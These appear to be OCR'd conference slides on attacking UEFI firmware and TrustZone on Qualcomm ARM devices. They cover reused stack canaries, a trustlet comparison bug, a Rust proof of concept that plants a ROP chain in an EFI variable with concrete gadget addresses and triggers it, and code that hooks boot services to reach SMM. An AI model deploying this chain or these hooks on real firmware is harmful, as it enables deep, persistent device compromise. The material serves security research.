                MOV             X29, SP
                LDR             X0, =off_29348
                LDR             X0, [X0]
                ADR             X1, off_BE88
                LDR             X2, [X1,X0] ; loc_BEA0
                BR              X2          ; loc_BEA0
; ---------------------------------------------------------------------------
off_BE88        DCQ loc_BEA0            ; DATA XREF: GetRndValue+10↑o
                                        ; GetRndValue+14↑r ...
                DCQ loc_BDC0
                DCQ loc_BE14
; ---------------------------------------------------------------------------

loc_BEA0                                ; CODE XREF: GetRndValue+18↑j
                                        ; DATA XREF: GetRndValue+14↑o ...
                LDR             X0, =0x2000601
                MOV             X1, #1
                LDR             X2, =0x2000602

loc_BEAC                                ; CODE XREF: GetRndValue+48↓j
                SMC             #0
                CMP             W0, #0
                B.GT            loc_BEAC
                CMP             W0, #0
                LDR             X1, =off_29348
                B.NE            loc_BED0
                MOV             X0, #0x10
                STR             X0, [X1]
                B               loc_BE14
; ---------------------------------------------------------------------------

loc_BED0                                ; CODE XREF: GetRndValue+54↑j
                MOV             X0, #8
                STR             X0, [X1]
                B               loc_BDC0
; End of function GetRndValue
```

Qualcomm Stack Canary Implementation

- As we can see from the `ModuleEntryPoint` function, Canary value will not be re-initialized if there is value in Configuration Table with GUID `{b898d8dc-080a-40f7-99e3-31627b806a5a}`
- So the `gCanary` value will be the same for all DXE drivers
- We checked this by dumping two drivers from `BS_Code` and comparing the value of `gCanary`

SemmMenu.efi

```
.data:000000000001E000 ; Segment type: Pure data
.data:000000000001E000                 AREA .data, DATA, ALIGN=4
.data:000000000001E000                 ; ORG 0x1E000
.data:000000000001E000 gCanary         DCQ 0x997FF9E00A13F5C1  ; DATA XREF: _ModuleEntryPoint+94↑r
.data:000000000001E000                                         ; sub_10F4+C↑o ...
.data:000000000001E008                 DCB 0xDC
.data:000000000001E009                 DCB 0xD8
.data:000000000001E00A                 DCB 0x98
.data:000000000001E00B                 DCB 0xB8
```

DfciMenu.efi

```
.data:0000000000019000 ; Segment type: Pure data
.data:0000000000019000                 AREA .data, DATA, ALIGN=4
.data:0000000000019000                 ; ORG 0x19000
.data:0000000000019000 gCanary         DCQ 0x997FF9E00A13F5C1  ; DATA XREF: _ModuleEntryPoint+94↑r
.data:0000000000019000                                         ; sub_10F4+C↑o ...
.data:0000000000019008                 DCB 0xDC
.data:0000000000019009                 DCB 0xD8
.data:000000000001900A                 DCB 0x98
.data:000000000001900B                 DCB 0xB8
```

Qualcomm Stack Canary Implementation


At the beginning of function:

```
Status = EFI_INVALID_PARAMETER;
Canary = gCanary;
v26 = 0i64;
v22 = 0i64;
v23 = 0i64;
v21 = 0i64;
```

At the end of function:

```
if ( gCanary == Canary )
  return Status;
InfiniteLoop();
```

- Not all functions covered with canary checking (only functions that use unsafe functions from `MemLib/PrintLib` are covered
  - e. g. `9/382` function covered in `QcomChargerDxeWp`) driver



- Not all code from the firmware covered with canary initialization/checking
  - e.g `Ms Network` DXE driver

The handler function for the received messages offers different functions, and must always begin with the command `otp_init` to initialize the trustlet's internal state and not fall into trivial error case handling. Looking at the different functions available, we notice that they all are protected by a stack cookie except for one called `otp_resync_account`. By reading the first lines of assembly in this function, we notice a *BLE* instruction which is a signed comparison, (this corresponds to the comparison **>384** in the hexrays view). That is a godsend because our input buffer cannot contain null bytes, so this implies an always positive output on this comparison for unsigned numbers. However, thanks to this signed comparison, we can pass in the buffer a negative value such as `0xFFFFFFFF`, and follow the branch calling the function `sub_68F8` (variable v3 is initialized to 0 at the beginning of the function).

```
EFI_STATUS ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
  EFI_STATUS v4; // x0
  EFI_STATUS v5; // x19
  __int64 v7; // [xsp+0h] [xbp-30h] BYREF

  sub_180002100(ImageHandle, SystemTable);
  v4 = gBS->HandleProtocol(ImageHandle, &EFI_LOADED_IMAGE_PROTOCOL_GUID, &v7);
  if ( (v4 & 0x8000000000000000ui64) != 0 )
  {
    sub_180010E88(0x80000000i64, aAssertEfiError, v4);
    sub_180010F48(aDUefiEdk2Mdepk, 116i64, aIntnReturnStat);
  }
  *(v7 + 88) = sub_180002000;
  v5 = sub_1800021C8(ImageHandle);
  if ( (v5 & 0x8000000000000000ui64) != 0 && qword_180017558 )
    (SystemTable->BootServices->CloseEvent)();
  return v5;
}
```

https://blog.quarkslab.com/attacking-the-arms-trustzone.html

Building ROP on UEFI x86: Offensivecon 2022

UsbApiFunc2 exploitation: step 0

Each SMM driver will contain two functions:

- SetJump (can be used to get register values at the time of an arbitrary call)
- InternalLongJump (can be used to set register values and jump to an arbitrary address)

```
InternalLongJump proc near              ; CODE XREF: _ModuleEntryPoint+63↑p
                 mov     rbx, [rcx]
                 mov     rsp, [rcx+8]
                 mov     rbp, [rcx+10h]
                 mov     rdi, [rcx+18h]
                 mov     rsi, [rcx+20h]
                 mov     r12, [rcx+28h]
                 mov     r13, [rcx+30h]
                 mov     r14, [rcx+38h]
                 mov     r15, [rcx+40h]
                 ldmxcsr dword ptr [rcx+50h]
                 movdqu  xmm6, xmmword ptr [rcx+58h]
                 movdqu  xmm7, xmmword ptr [rcx+68h]
                 movdqu  xmm8, xmmword ptr [rcx+78h]
                 movdqu  xmm9, xmmword ptr [rcx+88h]
                 movdqu  xmm10, xmmword ptr [rcx+98h]
                 movdqu  xmm11, xmmword ptr [rcx+0A8h]
                 movdqu  xmm12, xmmword ptr [rcx+0B8h]
                 movdqu  xmm13, xmmword ptr [rcx+0C8h]
                 movdqu  xmm14, xmmword ptr [rcx+0D8h]
                 movdqu  xmm15, xmmword ptr [rcx+0E8h]
                 mov     rax, rdx
                 jmp     qword ptr [rcx+48h]
InternalLongJump endp
```

```
; UINTN __cdecl SetJump(BASE_LIBRARY_JUMP_BUFFER *JumpBuffer)
SetJump          proc near              ; CODE XREF: _ModuleEntryPoint+2D↑p
                 push    rcx
                 add     rsp, 0FFFFFFFFFFFFFFE0h
                 call    nullsub
                 add     rsp, 20h
                 pop     rcx
                 pop     rdx
                 mov     [rcx], rbx
                 mov     [rcx+8], rsp
                 mov     [rcx+10h], rbp
                 mov     [rcx+18h], rdi
                 mov     [rcx+20h], rsi
                 mov     [rcx+28h], r12
                 mov     [rcx+30h], r13
                 mov     [rcx+38h], r14
                 mov     [rcx+40h], r15
                 mov     [rcx+48h], rdx
                 stmxcsr dword ptr [rcx+50h]
                 movdqu  xmmword ptr [rcx+58h], xmm6
                 movdqu  xmmword ptr [rcx+68h], xmm7
                 movdqu  xmmword ptr [rcx+78h], xmm8
                 movdqu  xmmword ptr [rcx+88h], xmm9
                 movdqu  xmmword ptr [rcx+98h], xmm10
                 movdqu  xmmword ptr [rcx+0A8h], xmm11
                 movdqu  xmmword ptr [rcx+0B8h], xmm12
                 movdqu  xmmword ptr [rcx+0C8h], xmm13
                 movdqu  xmmword ptr [rcx+0D8h], xmm14
                 movdqu  xmmword ptr [rcx+0E8h], xmm15
                 xor     rax, rax
                 jmp     rdx
SetJump          endp ; sp-analysis failed
```

https://github.com/binarly-io/Research_Publications/tree/main/OffensiveCon_2022

Building ROP on UEFI ARM. Step 1: set variables

For the demo the following primitive has been triggered:
`gST->ConOut->OutputString(gST->ConOut, Message)`

Module	Module base	Gadget	Gadget offset	Code
ASN1X509Dxe	**BS_Code + 0x60d000**	**Gadget1**	**0x4ae0**	**ldr x8, [sp, #8]; cbz x8, #0x4ae0; ldp x29, x30, [sp, #0x10]; add sp, sp, #0x20; ret;**
AcpiPlatform	**BS_Code + 0x6d2000**	**Gadget2**	**0x47cc**	**ldr x0, [sp, #0x18]; ldp x29, x30, [sp, #0x30]; add sp, sp, #0x40; ret;**
AcpiPlatform	**BS_Code + 0x6d2000**	**Gadget3**	**0xaaf0**	**add x1, sp, #0x14; blr x8;**
AcpiPlatform	**BS_Code + 0x6d2000**	**InfiniteLoop**	**0x10D8**	**while (1) {};**


`gST->ConOut` – known address (`0x9439f320`)
`gST->ConOut->OutputString` – known address (`0x92fd8cc8`)

Building ROP chain on ARM. Step 1: set variables - the PoC code on Rust

```
// aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa{Gadget1}
// bbbbbbbb{gST->ConOut->OutputString}00000000{Gadget2}
// cccccccccccccccccccccccc{gST->ConOut}1111111111111111{WritableAddressX29}{Gadget3}
// dddddddddddddddddddd{Message}{InfiniteLoopAddr}

let con_out: [u8; 8] = 0x9439f320u64.to_le_bytes();
let writable_address_x29: [u8; 8] = 0x8e400000u64.to_le_bytes();
let con_out_output_string: [u8; 8] = 0x92fd8cc8u64.to_le_bytes();

// ASN1X509Dxe-c2f9a4f5-f7b4-43e7-ba99-5ea804cc103a.dxe (BS_Code offset: 0x60d000)
// 0x0000000000004ae0: ldr x8, [sp, #8]; cbz x8, #0x4ae0; ldp x29, x30, [sp, #0x10]; add sp, sp, #0x20; ret;
let gadget1: [u8; 8] = 0x9a904ae0u64.to_le_bytes();

// AcpiPlatform-07598dfc-d5ec-4f00-8897-ab10426cb644.dxe (BS_Code offset: 0x6d2000)
// 0x00000000000047cc: ldr x0, [sp, #0x18]; ldp x29, x30, [sp, #0x30]; add sp, sp, #0x40; ret;
let gadget2: [u8; 8] = 0x9a9c97ccu64.to_le_bytes();

// AcpiPlatform-07598dfc-d5ec-4f00-8897-ab10426cb644.dxe (BS_Code offset: 0x6d2000)
// 0x000000000000aaf0: add x1, sp, #0x14; blr x8;
let gadget3: [u8; 8] = 0x9a9cfaf0u64.to_le_bytes();

// AcpiPlatform-07598dfc-d5ec-4f00-8897-ab10426cb644.dxe (BS_Code offset: 0x6d2000)
// .text:00000000000010D8 InfiniteLoop
let infinite_loop: [u8; 8] = 0x9a9c60d8u64.to_le_bytes();

let message: &[u8; 52] = b"\r\x00\n\x00S\x00u\x00c\x00c\x00e\x00s\x00s\x00f\x00u\x00l\x00l\x00y\x00\x20\x00e\x00x\x00p\x00l

let mut value: [u8; 217] = [0; 217];
value[..33].copy_from_slice(src: b"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa");
value[33..41].copy_from_slice(src: &gadget1[..]);
value[41..49].copy_from_slice(src: b"bbbbbbbb");
value[49..57].copy_from_slice(src: &con_out_output_string[..]);
value[57..65].copy_from_slice(src: b"00000000");
value[65..73].copy_from_slice(src: &gadget2[..]);
value[73..97].copy_from_slice(src: b"cccccccccccccccccccccccc");
value[97..105].copy_from_slice(src: &con_out[..]);
value[105..121].copy_from_slice(src: b"1111111111111111");
value[121..129].copy_from_slice(src: &writable_address_x29[..]);
value[129..137].copy_from_slice(src: &gadget3[..]);
value[137..157].copy_from_slice(src: b"dddddddddddddddddddd");
value[157..209].copy_from_slice(src: message);
value[209..].copy_from_slice(src: &infinite_loop[..]);

rt.set_variable(name: name1, &vendor_guid, attributes: attrs, data: &value) Result<(), Error>
    .expect(msg: "failed to set variable");
```

Building ROP on ARM. Step 1: set variables - the crafted EFI variable


- The `UsbConfigPrimaryPort` variable can take any value of length `0x9D` bytes
- The `UsbConfigSecondaryPort` variable value is shown below:



Step 2: trigger the event

```
 6  EFI_STATUS
 7  EFIAPI
 8  UsbConfigStartUsbLoopbackEventEntryPoint(IN EFI_HANDLE ImageHandle,
 9                                           IN EFI_SYSTEM_TABLE *SystemTable) {
10    // 0x95808d98 -- UsbConfigStartUsbLoopbackEvent handle
11    // extracted from BS_Code memory area
12    EFI_HANDLE *Event = (EFI_HANDLE *)(0x95808d98);
13    gBS->SignalEvent(Event);
14    return EFI_SUCCESS;
15  }
```

Demo Time



TrustZone vs SMM


TrustZone mitigations vs SMM mitigations

Mitigation	X86 SMM	AArch64 TZ
ASLR	-	+
DEP	+/-	+
Stack canary	-	+/-
CFI	-	-

TrustZone trustlets

Overview of trusted applications

- *qcom.tz.storsec* - secure storage
- *qcom.tz.uefisec* - cryptography, EFI variables handling
- *qcom.tz.winsecap*




ELFs stored in GPT (GUID Partition Table)

QSEE provides an interface to load custom (but signed) trustlets during boot and runtime

Trusted services inside the kernel:

- keymaster
- HLOS

UEFI ARM TrustZone Attack Surface



UEFI Specifics on ARM

What could possibly go wrong?

UEFI specifics comparison, on x86 any DXE code exec could lead to SMM LPE (architecturally):

- A window for gBS-style call-outs
- A window when SMRAM is not locked

but on ARM … ?


SMM LPE from DXE by design

- Set hooks to boot services (hook to `LocateProtocol()` will be enough)
- In `CheckSmramAccess()` function we need to check if SMRAM available for RW
- If it available, we can hook SMM protocols, configuration tables (i.e., completely control SMM)

```
EFI_STATUS
EFIAPI
LocateProtocolNew(IN EFI_GUID *Protocol, IN VOID *Registration OPTIONAL,
                  OUT VOID **Interface) {
  EFI_STATUS Status = gLocateProtocolOld(Protocol, Registration, Interface);
  CheckSmramAccess();
  return Status;
}

VOID EFIAPI LocateProtocolSetupHook() {
  // Hook LocateProtocol
  gLocateProtocolOld = (EFI_LOCATE_PROTOCOL)gBS->LocateProtocol;
  DebugPrint(DEBUG_INFO, "gBS->LocateProtocol() address = %p\n",
             gLocateProtocolOld);
  gBS->LocateProtocol = (EFI_LOCATE_PROTOCOL)LocateProtocolNew;
}

EFI_STATUS
EFIAPI
DxeSmmHookEntryPoint(IN EFI_HANDLE ImageHandle,
